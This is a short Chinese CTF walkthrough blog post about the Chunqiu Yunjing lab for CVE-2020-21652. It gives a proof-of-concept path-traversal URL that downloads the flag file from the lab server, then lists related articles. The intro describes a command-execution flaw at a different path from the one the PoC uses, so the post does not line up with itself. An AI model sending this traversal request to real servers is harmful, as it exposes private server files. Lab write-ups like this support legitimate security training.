春秋云境CVE-2020-21652(极速版)


1.阅读靶场介绍

这里可以得到的有用信息就是

路径:admin.php/point/addqq

方法:存在任意命令执行漏洞

2.启动靶场

我们会得到一个如下的页面

接下来我们直接上poc,访问这个路径

eci-2zegea1j3i7cgoqtc8q8.cloudeci1.ichunqiu.com:80/index.php/bbs/index/download?url=../../../../flag&local=1&name
我们就能下载flag了

到此又要恭喜各位博主攻克一个靶场了

感谢你们宝贵的时间

期待博主攻克任何靶场的话,欢迎留言

相关推荐
国科安芯2 小时前
人在回路中的总线:商业空间站环境控制与生命保障系统CANFD网络的可靠性与功能安全
网络·嵌入式硬件·安全·架构·php·抗辐射
国科安芯3 小时前
算力上天之后的电与静:星上边缘计算载荷带外管理网络的低功耗调度与辐射容错
网络·人工智能·嵌入式硬件·安全·边缘计算·低轨卫星·商业航天
7177774 小时前
2026 供应链安全用什么:SBOM、SLSA 与制品库的落地选型
安全·gitee
流浪0014 小时前
计算机网络篇23:数据链路层——以太网帧格式与 MAC 地址,MTU 牵住 UDP 和 TCP,ARP 拿 IP 换 MAC
计算机网络·mac·数据链路层·arp·mtu·局域网通信
东姬AI7 小时前
挖出948个内核漏洞、自动写补丁:GPT-6 Cyber把AI推进“实战岗“,内容行业还卡在哪一关?
人工智能·网络安全·openai·gpt-6
QXWZ_IA8 小时前
定位数据怎么推给 IoT 平台?消息协议选型与接入准备
网络·人工智能·物联网·安全
不庸.9 小时前
WPScan 实战入门:从 Docker 靶场到弱密码爆破
运维·安全·web安全·docker·容器·安全性测试·wpscan
qq_452396239 小时前
第十篇:《Kafka 安全加固:SASL、SSL、ACL 与多租户隔离》
安全·kafka·ssl
老秦包你会10 小时前
计算机网络第二课 ----Socket(套接字)编程预备
开发语言·计算机网络·php
ppo_wu19 小时前
解决夸克网盘自动修改PDF打开方式的方法
经验分享·安全·网络安全